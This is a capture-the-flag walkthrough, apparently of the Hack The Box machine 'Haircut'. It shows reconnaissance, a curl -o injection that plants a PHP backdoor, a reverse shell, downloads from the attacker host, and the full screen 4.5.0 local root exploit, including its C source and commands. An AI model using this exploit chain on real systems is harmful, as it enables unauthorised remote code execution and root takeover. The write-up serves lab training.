
# Haircut




## Nmap


Straightforward nmapscan. It's an easy box, so it's unlikely to have more ports than 22 and 80 .

`nmap -T5 -Pn -p- 10.10.10.24 > nmap.txt`


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 09:20 EDT
Nmap scan report for 10.10.10.24
Host is up (0.022s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

## Webpage

We're met with this webpage. Going into page source says the image name is 'bounce' . Could be a potential hint for username/password, so note that down.




Let's see what Wapalyzer tells us:




`Searchsploit` didn't have anything useful for us in the way of vulnerabilities for this version, so let's use `dirbuster` . The results included:

- `/test.html` - the image was called *carrie*...note this down
- `/main.html` - image called *sea*...note this down too.
- `/exposed.php` - now this looks damn juicy
- an inaccessible `/uploads/` directory


## Exposed.php





Testing the go button, it looks like it's almost downloading something. I create a `php reverse shell` and `python host` it on my kali, and then put the http request in this search bar. However it didn't seem to work.

However, we may be able to tell the machine where we want our file to be download and saved to, using the `-o` command. Let's try it with a php backdoor, and get remote code execution on the webpage. You can get a php backdoor from your kali at `/usr/share/webshells/php/simple-backdoor.php`

In the search field input `http://[yourIP]:8000/simple-backdoor.php -o uploads/simplebackdoor.php`




then go to `http://10.10.10.24/uploads/simplebackdoor.php` , and you'll be met with a screen that advises you on the usage of the php backdoor. Try a simple `?cmd=whoami` in the url.




Using this method, you could even go and get a **user flag** if you wanted. However it's super limited. So let's re-upload a **reverse php shell**, and fire up `netcat`

## www-data shell


If you haven't already, go and get your user flag and then come back and let's priv esc.

### Enumeration tools

Let's upload LinPEAS, the enumeration tool. Host it on your kali, and then upload it to the /tmp/ directory on the victim machine via:

`curl http://10.10.14.24:8000/linpeas.sh -o /tmp/linpeas.sh`

```
www-data@haircut:/tmp$ curl http://10.10.14.24:8000/linpeas.sh -o /tmp/linpeas.sh
< http://10.10.14.24:8000/linpeas.sh -o /tmp/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  211k  100  211k    0     0   1472k      0 --:--:-- --:--:-- --:--:-- 1477k
```

Get it started and output the results to a file via: `./linpeas.sh > lin.txt.` There doesn't seem to be anything too interesting in the results however

### Manual enumeration

> I found out afterwards that `LinEnum.sh` does find `/usr/bin/screen-4.5.0` , so the lesson here is try multiple scripts and pay attention!

Let's go around the box ourselves, being guided by a linux privesc script. Most of the guides will eventually advise us to use this command: `find / -perm -4000 2>/dev/null` or some variant, which will result in:

```
www-data@haircut:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
```



### Screen 4.5.0 Exploit

This is the exploit we'll be working with. It doesn't work perfectly, so we'll need to adapt it: https://www.exploit-db.com/exploits/41154. We'll need to add snippets of the script to different files and run the commands ourselves:

**First**, let's manually create a file in our kali called `libhax.c` . We're taking all of this from the section of the script after `<<cat` , and just at the `)`

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done\n");
}
```

**Second**, manually create a file called rootshell, extracting the code a little further down:

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

**Third**, we need to compile this C code into something the target machine can understand, so use:

```
gcc -o rootshell rootshell.c

#and then the same for libhax
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
```

**Fourth**, `wget` them onto the target machine, in the **/tmp/** folder

```
wget http://10.10.14.24:8000/libhax.so
wget http://10.10.14.24:8000/rootshell
```

**Fifth**, `cd` over to `/etc/` and then run these commands, which we've got from different parts of the exploit:

```
umask 000
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
```

the terminal will look blank, but you should have a root shell, try `whoami`

```
whoami
root
cat /root/root.txt
4cfa26d84b2220826a07f0697dc72151
```